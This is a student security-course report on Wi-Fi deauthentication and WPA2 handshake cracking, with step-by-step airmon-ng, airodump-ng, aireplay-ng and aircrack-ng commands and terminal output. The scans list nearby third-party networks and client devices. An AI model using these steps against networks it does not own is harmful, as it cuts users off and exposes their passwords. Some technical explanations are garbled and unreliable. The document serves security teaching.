WIFI DEAUTHENTICATION ATTACKS

School of Computer Science and Engineering

Winter Semester 2022-2023

CSE3502
Information Security Management

Under Guidance of
Prof. Chandra Mohan B.

S. NO.	NAME	REG. NO.
1	Deepak Reddy A R	20BCE2950
2	Harsh Bhaskar	20BCI0144
3	Sudhanshu Chauhan	20BCI0035

School of Computer Science and Engineering
Vellore Institute of Technology
Vellore

INDEX

ABSTRACT

The main objective of this project is to investigate the Wi-Fi de-authentication attack and identify the weaknesses in various Wi-Fi networks. The significance of having a robust and impenetrable password to safeguard networks from being exploited will be demonstrated in this report. Various types of Wi-Fi networks, including WEP, WPA, WPA2, and WPS (if available), will be targeted to create an attack surface for each of them. The tests will be performed on 2.4 GHz Wi-Fi networks, which are commonly used. The aim of this project is to raise awareness among people about the vulnerabilities present in the digital world. To avoid violating cyber regulations, the team attempted to hack their own Wi-Fi network using different security protocols. All devices used in this project are owned by the team members, and Kali Linux was used as the operating system for hacking, as it contains a comprehensive suite of tools for penetration testing.

INTRODUCTION

Although the WPA2 protocol is considered difficult to hack, it is not entirely impervious to attacks. Despite its effectiveness, it is widely used by contemporary devices for security purposes. Despite its strong security, some weaknesses have been identified, such as the ability to disconnect a device with a single de-authentication packet, even without an active connection. This flaw is being exploited on a large scale. In addition to the DE-authentication attack, we have also shown the potential for a Denial-of-Service attack.

PROJECT AREA

The Wi-Fi de-authentication attack is a form of denial-of-service attack that focuses on disrupting the communication between a user and a Wi-Fi access point. This attack differs from typical radio jammers in its approach. The IEEE 802.11 (Wi-Fi) protocol includes a de-authentication frame that can be used to send a message from the access point to a station to indicate that the station has been disconnected from the network.

An attacker can exploit this provision by sending a de-authentication frame to the access point at any time, using a spoofed address for the victim. The protocol does not mandate any encryption for this frame, even if the session was established with Wired Equivalent Privacy (WEP) for data privacy. The attacker only needs to know the victim's MAC address, which can be obtained through wireless network sniffing in clear text.

RELATED CONCEPTS:

4-WAY HANDSHAKE


4-way handshake is the process of exchanging 4 messages between the authenticator and the client device to generate encryption keys that can be used to encrypt actual data send over the wireless network.

Message 1: AP sends the client his ANONCE. The client creates PTK after getting ANONCE,

Message 2: The client sends to AP his SNONCE with a MIC. Here, MIC is mainly for the authenticator to recognize the message is from the client (kind of digital signature). Now the authenticator has everything he needs to create the PTK.

Message 3: The authenticator sends to the client the GTK because, this is the first time the device is get connected to the device,

Message 4: The client sends to the authenticator that it got connected.



To crack a password, we first obtain the handshake, which involves hashing the password with a nonce and validating it with the AP. In this project, we hacked several commonly used security protocols in WiFi routers. To crack the WEP protocol, we capture packets within the target network, analyze them to retrieve the IV for each packet, and then use an automated statistical attack to obtain the password.

In the case of WPA, we use a feature that allows us to brute-force the network and find the original password using a wordlist generated with the help of "crunch". This enables us to test all other passwords from the word crunch without having to wait for authentication from the router repeatedly. We achieve this by forcibly disconnecting a device that is already connected to the router. When the device reconnects, the router sends a handshake to the device, which we capture and use to test various passwords.

LITERATURE SURVEY

S. No.	TITLE	CONTRIBUTORS	SUMMARY
1	The Untold Secrets of WiFi-Calling Services: Vulnerabilities, Attacks, and Countermeasures	Tian Xie, Guan-Hua Tu, Bangjie Yin, Chi-Yu Li, Chunyi Peng, Mi Zhang, Hui Liu, Xiaoming Liu	This article shows how the Wi-Fi calling service can be exploited and subject to DoS attacks. A solution is also made to protect users from those attacks.
2	Wi-Fi Attack Vectors	Hal Berghel and Jacob Uecker	The article here discusses different attack vectors of Wi-Fi networks and how they can be exploited
3	WiFi networks and malware epidemiology	Hao Hua,b, Steven Myersb, Vittoria Colizzac, and Alessandro Vespignani	This article discusses how technology like the 802.11n standard with flaws is helping in spreading malware as the same exploit can be used on a wide array of devices using the same standards

4	Research Of Wifi Systems, Protection Efficiency	K. Brima, I. Opurum, R. Zolotyi	This article showcases weaknesses in radios, potential attacks over the Internet, etc
5	Real Time Exploitation of Security Mechanisms of Residential WLAN Access Points	Zeeshan Akram, Muhammad Anwaar Saeed	This article exploits residential networks after implementing additional security measures on it to provide a 3-layer security which was exploited, showing Wi-Fi networks are vulnerable
6	Research on Wi-Fi Penetration Testing with Kali Linux	He-Jun Lu, Yang Yu	This article brings to attention the various methods of penetration testing Kali Linux offer. We can explore all kinds of vulnerabilities in it to carry out attacks.
7	Denial of Service Attacks in Wireless Networks: The case of Jammers	Konstantinos Pelechrinis, Marios Iliofotou and Srikanth V. Krishnamurthy	This article showcases various methods of jamming strategies by exploiting flaws in the widespread protocols distributed in wireless systems all over the world
8	How Vulnerable Is the Public WiFi AP You Are Using?	Ruming Tang, Haibin Li, Kaixin Sui, Zihao Jin, Xiao Yang, Dan Pei, Beichuan Zhang	In this article, an app SAVY is created to measure how vulnerable a public Wi-Fi AP is and create awareness on the potential threats it poses, along with a report to the developers

9	WiFi Data Leakage Detection	Pranav Shrivastava, Prerna Agarwal, Rahul, Monika	This paper highlights the dangers that wireless networks present from the data leaking through them. As the world becomes increasingly dependent on wireless comms, this
10	Discovering and exploiting 802.11 wireless driver vulnerabilities	Laurent Butti, Julien Tinnès	This article follows up on a previous article on vulnerabilities in standards and further explains how they can be exploited

PROBLEM DEFINITION

The objectives of this project are twofold.

- To conduct a DoS attack on a target Wi-Fi network by sending de-authentication packets.
- To intercept and crack the handshake using a packet sniffer, thereby allowing us to determine the password of the Wi-Fi network.

OBJECTVE

In these attacks, we sniff out the packets of the target WPA2 network and identify the devices which are attached to the devices.

1. Then the DE authentication packets are sent to a particular device causing a DoS attack, which allows the router to send the handshake to the device.
2. We capture the handshake and do a dictionary attack to get the password.
3. Preventive measures implemented such as Access and Refresh token, WPA3 and importance of strong password


Tools being used are

1. crunch, creating wordlists.
2. airodump-ng, sniffing packets, and eventually the handshake message.
3. aireplay-ng, sending de-auth packets to a STA so the handshake is sent again.

4. Then a code coded in Python, where we will be trying to hash every password either till the password is found or until the end of the wordlist.

PROPOSED METHODOLOGY

This project is compatible with any OS with python3 or above installed. Native libraries are used which makes it user-friendly.



TOOL USED: AIREPLAY and AIRCRACK

AIREPLAY:

Description

Aireplay-ng is used to inject frames.

The main purpose is to create traffic that can be utilized later with aircrack-ng to crack WEP and WPA-PSK keys. There are various types of attacks that can be employed to capture WPA handshake data, such as deauthentication attacks, fake authentication, interactive packet replay, hand-crafted ARP request injection, and ARP-request reinjection. It is possible to create arbitrary frames with the packetforge-ng tool. However, it is important to note that certain drivers may need to be patched to enable injection and one should read the instructions for installing drivers.

Usage of the attacks

It currently implements multiple different attacks:

- Attack 0: Deauthentication
- Attack 1: Fake authentication
- Attack 2: Interactive packet replay
- Attack 3: ARP request replay attack
- Attack 4: KoreK chopchop attack
- Attack 5: Fragmentation attack
- Attack 6: Cafe-latte attack
- Attack 7: Client-oriented fragmentation attack

- Attack 8: WPA Migration Mode

- Attack 9: Injection test

Usage:

```
aireplay-ng <options> <replay interface>
```

AIRCRACK:

Description

Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily on Linux but also Windows, macOS, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

Usage:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

EXPERIMENT RESULT AND ANALYSIS

WPA-2 Vulnerability Attack DOS

Step 1 - Fire up Kali Linux and open a Terminal
By typing ifconfig and the enter key on your terminal you get the following output.
The next command is iwconfig. Type it and execute it on your terminal

```
Deauthentication > deauth.py
  1  import os
  2  os.uname()
  3
  4  while(True):
  5      print("1) Checking Wireless Adapter Information")
  6      print("2) Setting wireless adapter on Monitor mode")
  7      print("3) Resetting the WIFI")
  8      print("4) Checking The Wireless Adapter Nearby")
  9      print("5) Specific Targeting for better information gathering")
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

┌──(root㉿kali)-[/home/harsh/Deauthentication ]
└─# python3 deauth.py
1) Checking Wireless Adapter Information
2) Setting wireless adapter on Monitor mode
3) Resetting the WIFI
4) Checking The Wireless Adapter Nearby
5) Specific Targeting for better information gathering
6) Deauthentication Attack
7) Password Cracking Using Deauthentication Attack
8) Exit
Enter Your Choice : 1
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"VIT5G"
          Mode:Managed  Frequency:2.437 GHz  Access Point: C0:C5:20:0E:1B:E8
          Bit Rate=54 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=51/70  Signal level=-59 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:32  Invalid misc:0   Missed beacon:0
```

We can see from this output that our wireless card is operating in Managed Mode, when we would want it to be in Monitor Mode. So let's go ahead and do it.

Step 2: Using airmon-ng to configure the wireless adapter to monitor mode
You may put your adapter into monitor mode by performing the airmon-ng start wlan0 command. This command should be done regardless of what the name of your adapter is; it might be wlan1 or wlan2! Take a look at the results:

```
Deauthentication > deauth.py
1  import os
2  os.uname()
3
4  while(True):
5      print("1) Checking Wireless Adapter Information")
6      print("2) Setting wireless adapter on Monitor mode")
7      print("3) Resetting the WIFI")
8      print("4) Checking The Wireless Adapter Nearby")
9      print("5) Specific Targeting for better information gathering")
10     print("6) Deauthentication Attack")

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:32  Invalid misc:0   Missed beacon:0

1) Checking Wireless Adapter Information
2) Setting wireless adapter on Monitor mode
3) Resetting the WIFI
4) Checking The Wireless Adapter Nearby
5) Specific Targeting for better information gathering
6) Deauthentication Attack
7) Password Cracking Using Deauthentication Attack
8) Exit
Enter Your Choice : 2

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    694 NetworkManager
    773 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Comet Lake PCH CNVi WiFi
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Step 3: Looking for victims using the airodump-ng equipment.

On your terminal, run the command "airodump-ng wlan0mon," and then begin selecting targets to capture.

```
CH  7 ][ Elapsed: 12 s ][ 2022-10-08 11:36

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:C5:20:4E:1B:E8    0       14        0    0   6  130   OPN             VIT2.4G
C0:C5:20:0E:14:28  -68       10       37    0  11  130   OPN             VIT2.4G
C0:C5:20:0E:05:C8  -22       12        0    0  11  130   OPN             VIT2.4G
C0:C5:20:0E:14:88  -30        7       12    0  11  130   OPN             VIT2.4G
C0:C5:20:0D:EB:F8  -28        3        1    0  11  130   OPN             VIT2.4G
C0:C5:20:0D:FF:48  -82        1        5    0   6  130   OPN             VIT2.4G
DE:58:71:0D:05:8A  -31       16        0    0   1  180   WPA2 CCMP   PSK  Test WLAN
C0:C5:20:0E:1B:E8  -55        8     1064    0   6  130   OPN             VIT5G
C0:C5:20:0E:15:08  -60        5      250    0   6  130   OPN             VIT2.4G
C0:C5:20:0E:03:18  -13       13       95    0   6  130   OPN             VIT2.4G
C0:C5:20:0E:18:68  -76        8       26    1   3  130   OPN             VIT2.4G
C0:C5:20:4E:19:28  -82        8        1    0   1  130   OPN             VIT2.4G
C0:C5:20:0E:19:28  -82        5        3    0   1  130   OPN             VIT5G
C0:C5:20:0E:02:C8  -85        1        6    0   6  130   OPN             VIT2.4G

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:C5:20:0E:14:28  96:15:EF:5E:BF:51  -71   54e- 1e     0       30
C0:C5:20:0E:05:C8  90:E8:68:24:CE:03  -80    0 - 1     41       66
C0:C5:20:0E:05:C8  C4:BD:E5:78:7E:90  -86    0 - 6e     0        1
C0:C5:20:0E:05:C8  46:E4:DE:74:09:B9  -90    0 - 1     23        3
C0:C5:20:0E:1B:E8  64:6C:80:26:39:B1  -74    6e- 5e   498      764
C0:C5:20:0E:1B:E8  2C:D9:74:07:08:CC  -88   11e- 1      0      301
C0:C5:20:0E:15:08  E4:AA:EA:D0:EB:DB  -90   24e- 1e    77      225
C0:C5:20:0E:03:18  6E:E7:62:DC:2B:FE  -72   24e-24e     0      115
C0:C5:20:4E:19:28  00:45:E2:7E:F2:2B   -1   24e- 0      0        1
C0:C5:20:0E:19:28  FA:D8:64:41:1F:F2  -82    0 -12e    51       24
C0:C5:20:0E:02:C8  B8:81:98:8A:31:F3   -1   36e- 0      0        1
```

The BSSID and ESSID together may be used to assist hackers in locating certain areas. That is really a phenomenon.
The programme will continue to run and watch the activity of nearby Access Points, but as soon as we identify our target on the list, we can simply stop the monitoring process by pressing the ctrl and the c key simultaneously.

- The BSSID and MAC address of the access point can be used interchangeably. If the BSSID displayed in the Client section is "(not associated)," it means that the client is not connected to any access point at the moment. It is currently in a state of disassociation and is searching for an access point to connect to.
- The PWR value indicates the level of the signal detected by the card, and its significance depends on the driver. Typically, a stronger signal indicates that you are closer to the access point or the station. However, if the BSSID PWR value is -1, it means that the driver doesn't allow reporting of the signal level. In some cases, a PWR value of -1 for specific stations indicates that your card can receive packets from the access point but not from the client because they are outside the card's range. This implies that you can only hear one side of the conversation. If all clients have a PWR value of -1, it means that the driver doesn't enable signal level reporting.
- Beacons - The total amount of announcement packets that have been sent by the AP. Because each access point transmits around ten beacons per second at the lowest rate (1M), they are often able to be picked up from a fairly great distance.
- #Data | The number of data packets that have been successfully collected (if WEP, the count of unique IVs), including any data broadcast packets.
- #/s represents the number of data packets that have been measured per second during the last 10 seconds.
- CH - Channel identification number (taken from beacon packets). Note that due of radio interference, even when airodump-ng is not hopping, it may nevertheless pick up packets from other channels at random intervals.
- MB refers to the maximum speed that the access point (AP) can handle. The value of MB determines the type of wireless network that is being used. For instance, if the MB value is 11, it means that the wireless network is 802.11b. On the other hand, if the MB value is 22, it is 802.11b+ and higher rates usually correspond to 802.11g. The dot that appears after 54 indicates that a brief prologue is acceptable. Additionally, if quality of service (QoS) is enabled on the network, an "e" will appear after the MB speed figure.
- ENC | Current algorithm for data encryption. OPN = no encryption; WEP = what's the point? WEP (without the question mark) denotes static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP is available in the network. " = WEP or higher (not enough data to differentiate between WEP and WPA/WPA2).
- The encryption method for the Wi-Fi network can be selected from CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. TKIP is usually used with WPA and CCMP with WPA2. If the key index is greater than 0, then WEP40 is shown. The index value can be between 0 to 3 for a 40-bit system, but it must be 0 for a 104-bit system, as per the standard.
- AUTH | The protocol for authentication that was used. Choose between MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2), or OPN (one-time password for WEP) (open for WEP).

- Displays the name of the wireless network using the ESSID. The so-called "SSID," which may be left blank if the SSID concealing feature is turned on. In such a scenario, airodump-ng will attempt to reconstruct the SSID by analysing the probe answers and association requests.

Step 4: Targeting more narrowly for improved information collection comes next.
airodump-ng -d DE:58:71:0D:05:8A -c 1 wlan0mon

```
CH  1 ][ Elapsed: 30 s ][ 2022-10-08 11:38

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

DE:58:71:0D:05:8A  -38 100      286     1131   55   1  180   WPA2 CCMP   PSK  Test WLAN

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

DE:58:71:0D:05:8A  C8:B2:9B:62:6E:98  -37    1e-24e     6     1161
```


step 5: removing the device's authentication from the network
The last command is as follows:

```
11:39:19  Waiting for beacon frame (BSSID: DE:58:71:0D:05:8A) on channel 1
11:39:20  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [ 1|21 ACKs]
11:39:20  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [105|152 ACKs]
11:39:35  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [169|249 ACKs]
11:39:50  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [193|216 ACKs]
11:39:57  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [270|1774 ACKs]
11:40:13  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [78|448 ACKs]
11:40:16  Sending 64 directed DeAuth (code 7). STMAC: [C8:B2:9B:62:6E:98] [257|627 ACKs]
```

- A value of -0 indicates deauthentication.
- The amount of deauths to send is 0, which indicates that you should send them continually. If you want the target to disconnect and rejoin, you should send 10 deauths instead.
- -a The media access control (MAC) address of the access point that we are attempting to connect.
- If the -c parameter is not included, just the client with the MAC address will have their authentication revoked; otherwise, all clients will be deauthenticated.
- The name of this interface is wlan0mon.

PASSWORD CRACKING


To start monitoring the network, enter the command "airmon-ng start wlan0" in the command prompt. If the name of the wireless network interface on your computer is not "wlan0," you need to modify that part of the command with the correct name. This command will generate a new virtual interface name, usually called "mon0," accompanied by the phrase "(monitor mode enabled)."
If you see the warning message "Found processes that might cause issue," run the command "airmon-ng check kill" to stop the problematic processes.



```
CH 12 ][ Elapsed: 0 s ][ 2022-11-01 01:42

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

5A:86:25:2D:A5:26  -32        0        0    0   6  130   WPA2 CCMP   PSK  Manoj's Galaxy S21+ 5G
C0:C5:20:0E:05:C8  -21        2        0    0   6  130   OPN              VIT2.4G
C0:C5:20:0E:15:08   -9        2        5    0   6  130   OPN              VIT2.4G
C0:C5:20:0E:1B:E8  -57        2        0    0  11  130   OPN              VIT5G
DA:CE:8A:30:9E:DC  -72        4        0    0  11  180   WPA2 CCMP   PSK  Galaxy A52s 5GCB13
7E:D8:EE:41:19:37  -12        3       29    0   6  180   WPA2 CCMP   PSK  OPPO F21s Pro 5G
9A:E0:12:33:9C:73   -1        0        0    0   5   -1                    <length:  0>
C0:C5:20:0E:03:18  -20        3        0    0   6  130   OPN              VIT2.4G
C0:C5:20:0E:14:28  -14        4        7    0   6  130   OPN              VIT2.4G
C0:C5:20:4E:1B:E8  -54        3        0    0  11  130   OPN              VIT2.4G
C0:C5:20:0E:02:C8  -30        3        0    0   1  130   OPN              VIT2.4G
02:50:62:27:C7:C0  -53        4        0    0   1  180   WPA2 CCMP   PSK  Test WLAN Password
C0:C5:20:4E:19:28  -27        4        0    0   1  130   OPN              VIT2.4G
C0:C5:20:0E:19:28  -85        4        0    0   1  130   OPN              VIT5G
```

To analyze the findings, use the command airodump-ng wlan0mon. If you have used a different virtual interface name before, replace mon0 with the correct name. This will display a table with details on all the Wi-Fi routers available in the vicinity.


Identify the router that you want to access. The name of each router is attached to the end of the text string.
Verify that the router is safeguarding its data with WPA or WPA2 encryption. If the "ENC" column contains either "WPA" or "WPA2," you can proceed with the next steps.



